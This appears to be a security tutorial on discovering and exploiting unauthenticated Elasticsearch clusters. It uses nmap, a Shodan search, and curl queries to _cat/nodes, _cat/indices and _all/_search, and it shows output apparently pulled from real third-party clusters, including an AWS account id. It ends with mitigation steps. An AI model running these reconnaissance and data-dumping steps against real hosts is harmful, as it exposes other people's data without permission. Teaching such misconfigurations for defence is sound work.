EXPLOITING INSECURE ELASTICSEARCH CLUSTERS

©Sahad Mk

in /sahadmk

/sahad-mk

Introduction

Elasticsearch is a modern search and analytics engine based on Apache Lucene. Elasticsearch is a NoSQL database which is open source and built with Java. Elasticsearch allows you to store, search, and analyze large volume of data quickly and in near real time.

This article will discuss how we can find and exploit insecure Elasticsearch clusters.


Elasticsearch Security Issue:

In earlier versions of Elasticsearch, the Elasticsearch security features are disabled by default when you have a basic or trial license. Anybody who knows the Elasticsearch endpoint can access it without any authentication.

http://es-ip:9200/

Finding insecure Elasticsearch cluster:

1. If you have a target IP or URL, do a port scan to check if there is any Elasticsearch service running. By default, Elasticsearch will use port 9200.




```
[redacted]:~$ nmap -sV -A localhost

Starting Nmap 7.60 ( https://nmap.org ) at 2022-11-26 10:52 IST
WARNING: Service 127.0.0.1:9200 had already soft-matched rtsp, but now soft-mat
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000065s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE VERSION
9200/tcp open  rtsp
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 405 Method Not Allowed
|     Allow: POST
|     content-type: application/json; charset=UTF-8
|     content-length: 127
|     {"error":"Incorrect HTTP method for uri [/nice%20ports%2C/Tri%6Eity.txt%
|   GetRequest:
|     HTTP/1.0 200 OK
|     content-type: application/json; charset=UTF-8
|     content-length: 541
|     "name" : "f41f31566db9",
|     "cluster_name" : "docker-cluster",
|     "cluster_uuid" : "0fznXV8TRJi5OsnCiu_-Vg",
|     "version" : {
|     "number" : "7.4.2",
|     "build_flavor" : "default",
|     "build_type" : "docker",
```

The Nmap scan result shows Elasticsearch running on port 9200

2. Also, we can use **shodan** to discover misconfigured Elasticsearch clusters using the following query:

shodan search --fields ip_str,port,hostnames elasticsearch 9200



```
C:\Users\sahad>python -m shodan search --fields ip_str,port,hostnames  elasticsearch 9200
[redacted].154   9200    [redacted]-1.compute.amazonaws.com
[redacted].74    9200
[redacted].213   9200
[redacted]       9200    [redacted]ompute.amazonaws.com
[redacted].110   9200    [redacted]-2.compute.amazonaws.com
[redacted].148   9200
[redacted].238   9200    [redacted]azonaws.com
[redacted].236   9200
[redacted].185   8000
[redacted]4.222  9200    [redacted]ntent.com
[redacted]05     9200
[redacted].105   9200    [redacted]t-1.compute.amazonaws.com
[redacted].41    8081    [redacted].163data.com.cn
[redacted].158   9200
[redacted].114   9200    [redacted].compute.amazonaws.com
[redacted].198   9200
[redacted].240   9200
[redacted].194   9200
[redacted].41    9200
[redacted].238   8000
```


Finding insecure Elasticsearch cluster using Shodan

Exploiting Insecure Elasticsearch cluster

Once we identify an Elasticsearch cluster, try to access the endpoint as follows:

Format - ***http://es-endpoint:9200/***

If you are getting a standard message as follows, it indicates that the Elasticsearch cluster is insecure.




```
C:\Users\sahad>curl http://[redacted].105:9200/
{
  "name" : "my-[redacted]",
  "cluster_name" : "elastic",
  "cluster_uuid" : "_-7[redacted]",
  "version" : {
    "number" : "7.13.4",
    "build_flavor" : "default",
    "build_type" : "tar",
    "build_hash" : "c5f60e894ca0c61cdbae4f5a686d9f08bcefc942",
    "build_date" : "2021-07-14T18:33:36.673943207Z",
    "build_snapshot" : false,
    "lucene_version" : "8.8.2",
    "minimum_wire_compatibility_version" : "6.8.0",
    "minimum_index_compatibility_version" : "6.0.0-beta1"
  },
  "tagline" : "You Know, for Search"
}
```

Standard Elasticsearch Message

Exploitation with Elaticsearch Rest APIs

1. **http://es-ip:9200/_cat/nodes**

curl http://es-ip:9200/_cat/nodes




```
C:\Users\sahad>curl http://[redacted].105:9200/_cat/nodes
[redacted].154 71   8 3 0.19 0.19 0.24 mr       * my-re-elasticse
[redacted].200 67   6 3 0.19 0.19 0.24 r        - my-re-elasticse
[redacted].251 42  13 3 0.19 0.19 0.24 cdfhrstw - my-re-elasticse
[redacted].240 15  17 3 0.14 0.38 0.41 cdfhrstw - my-re-elasticse
[redacted].73  66   4 3 0.19 0.19 0.24 r        - my-re-elasticse
[redacted].10  85  10 3 0.14 0.38 0.41 mr       - my-re-elasticse
[redacted].34  66   9 3 0.14 0.38 0.41 mr       - my-re-elasticse
```

Shows nodes in the ES cluster

2. **http://es-ip:9200/_cat/indices**

curl http://es-ip:9200/_cat/indices




```
C:\Users\sahad>curl http://1[redacted].105:9200/_cat/indices
green open we[redacted]                [redacted]Og 1 1     2   0 15.1kb
green open .apm[redacted]              [redacted]Tw 1 1     0   0   418b
green open .kib[redacted]              [redacted]HQ 1 1     0   0   416b
green open .kib[redacted]              [redacted]FA 1 1     0   0   418b
green open .kib[redacted]              [redacted]2w 1 1     0   0   418b
green open metr[redacted]              [redacted]kg 1 1    79   0  928kb
green open .kib[redacted]              [redacted]rQ 1 1     1   0 11.2kb
green open .apm[redacted]              [redacted]mQ 1 1     0   0   418b
green open metr[redacted]              [redacted]8g 1 1 54194   0 19.4mb
green open .kib[redacted]              [redacted]nQ 1 1    53 901  153mb
green open .kib[redacted]              [redacted]PQ 1 1    10   0 34.3kb
green open .tas[redacted]              [redacted]9Q 1 1 26152   0  6.1mb
```

Shows indices in the ES cluster

3. http://es-ip:9200/_all/_search/


curl http://es-ip:9200/_all/_search/



```
C:\Users\sahad>curl http://[redacted].105:9200/_all/_search?q=php
{"took":13,"timed_out":false,"_shards":{"total":12,"successful":12,"skipped":0,"failed":0},"hits":{"total":{"value":1,"relation":"eq"},"max_score":0.2876821,"hits":[{"_inde
x":"metricbeat-7.6.2","_type":"_doc","_id":"HXUbyYIBl4_olTLH4zhr","_score":0.2876821,"_source":{"@timestamp":"2022-08-23T04:56:28.336Z","event":{"module":"docker","duration
":69849947233,"dataset":"docker.memory"},"host":{"name":"i[redacted].compute.internal"},"agent":{"id":"81[redacted]0ebd531","version":"7.
6.2","type":"metricbeat","ephemeral_id":"b719f[redacted]-8717d69f86cc","hostname":"i[redacted]ute.internal"},"service":{"type":"docker","addr
ess":"/var/run/docker.sock"},"container":{"id":"b[redacted]89178a7151faa39aea89d","name":"[redacted]594-nvnsl_defa
ult_b2eedc16-60dc-4d72-9102-bfcda2cc3365_0","image":{"name":"phpmyadmin/phpmyadmin@sha256:382dedf6b43bf3b6c6c90f355b4dda660beb3e099de91bb3241170e54fca6d59"},"runtime":"dock
er"},"docker":{"memory":{"stats":{"inactive_file":3.530752e+06,"total_active_file":5.025792e+06,"total_writeback":0,"total_cache":1.640448e+07,"total_inactive_anon":7.02873
6e+06,"total_pgpgout":119748,"active_anon":2.0545536e+07,"dirty":0,"hierarchical_memsw_limit":9.223372036854772e+18,"pgpgout":119748,"total_active_anon":2.0545536e+07,"writ
eback":0,"active_file":5.025792e+06,"mapped_file":1.5679488e+07,"rss":2.048e+07,"total_unevictable":0,"inactive_anon":7.028736e+06,"total_inactive_file":3.530752e+06,"total
_mapped_file":1.5679488e+07,"total_pgmajfault":2772,"total_rss_huge":0,"total_pgfault":40227,"hierarchical_memory_limit":1.52491008e+10,"pgmajfault":2772,"pgpgin":128766,"r
ss_huge":0,"total_dirty":0,"cache":1.640448e+07,"pgfault":40227,"total_pgpgin":128766,"total_rss":2.048e+07,"unevictable":0},"fail":{"count":0},"limit":16185479168,"rss":{"
pct":0.0012653317079725768,"total":20480000},"usage":{"total":50561024,"pct":0.0031238509206426976,"max":60481536}},"container":{"labels":{"annotation_io_kubernetes_contain
er_hash":"3e687ccd","org_opencontainers_image_description":"Run phpMyAdmin with Alpine, Apache and PHP FPM.","annotation_io_kubernetes_container_terminationMessagePolicy":"
File","io_kubernetes_pod_namespace":"default","org_opencontainers_image_source":"https://github.com/phpmyadmin/docker.git","org_opencontainers_image_version":"5.1.1","org_o
pencontainers_image_licenses":"GPL-2.0-only","org_opencontainers_image_vendor":"phpMyAdmin","annotation_io_kubernetes_container_restartCount":"0","org_opencontainers_image_
authors":"The phpMyAdmin Team <developers@phpmyadmin.net>","io_kubernetes_pod_uid":"[redacted]fcda2cc3365","org_opencontainers_image_url":"https://github.com
/phpmyadmin/docker#readme","io_kubernetes_container_name":"phpmyadmin","io_kubernetes_pod_name":"phpmyadmin-v1-589979c594-nvnsl","annotation_io_kubernetes_container_termina
tionMessagePath":"/dev/termination-log","io_kubernetes_sandbox_id":"[redacted]511d9f2d90420d49820fa1715a4cdd2fd","io_kubernetes_docker_type":"container
","org_opencontainers_image_title":"Official phpMyAdmin Docker image","io_kubernetes_container_logpath":"/var/log/pods/default_phpmyadmin-v1-5[redacted]16-60dc-
4d72-9102-bfcda2cc3365/phpmyadmin/0.log","org_opencontainers_image_documentation":"https://github.com/phpmyadmin/docker#readme","annotation_io_kubernetes_pod_terminationGra
cePeriod":"30"}}},"ecs":{"version":"1.4.0"},"cloud":{"account":{"id":"475999708786"},"image":{"id":"ami-09df303ae112e8c41"},"provider":"aws","instance":{"id":"i-[redacted]e
4830ba"},"machine":{"type":"c5.2xlarge"},"region":"ap-southeast-1","availability_zone":"ap-southeast-1a"},"metricset":{"period":10000,"name":"memory"}}}]}}
```

Fetches data from the ES indices

Alternatively, we can use the **elasticVue** browser extension to exploit the identified insecure cluster.



⊟	Name	Health	Status	UUID	Aliases
☑	.kib[redacted]01	● green	open	WsEINQkrRm6QA2riW1ZjnQ	[.kibana , .kiban
☐	metr[redacted]3	● green	open	66qpb7pUSySpyfZY1njR8g	[ ]
☐	.tas[redacted]	● green	open	2c9MTbGZTg2OPABxXaJc9Q	[ ]
☐	metr[redacted]	● green	open	S1Rb9tItRD-al3cj79ugkg	[ ]

ElasticVue firefox extension

Mitigation

- **To enable basic authentication in Elasticsearch's old versions:**

1. Modify the elasticsearch.yml file and add the following entry,

```
xpack.security.enabled: true
```

2. Then run the following command to set passwords for in-built users;

```
./bin/elasticsearch-setup-passwords interactive
```

This allows you to set passwords for built-in users like super admin user **elastic**.

- **Upgrade Elasticsearch to the latest version.**

Reference

1. https://www.elastic.co/guide/en/elasticsearch/reference/7.17/cat.html
2. https://www.elastic.co/guide/en/elasticsearch/reference/current/security-minimal-setup.html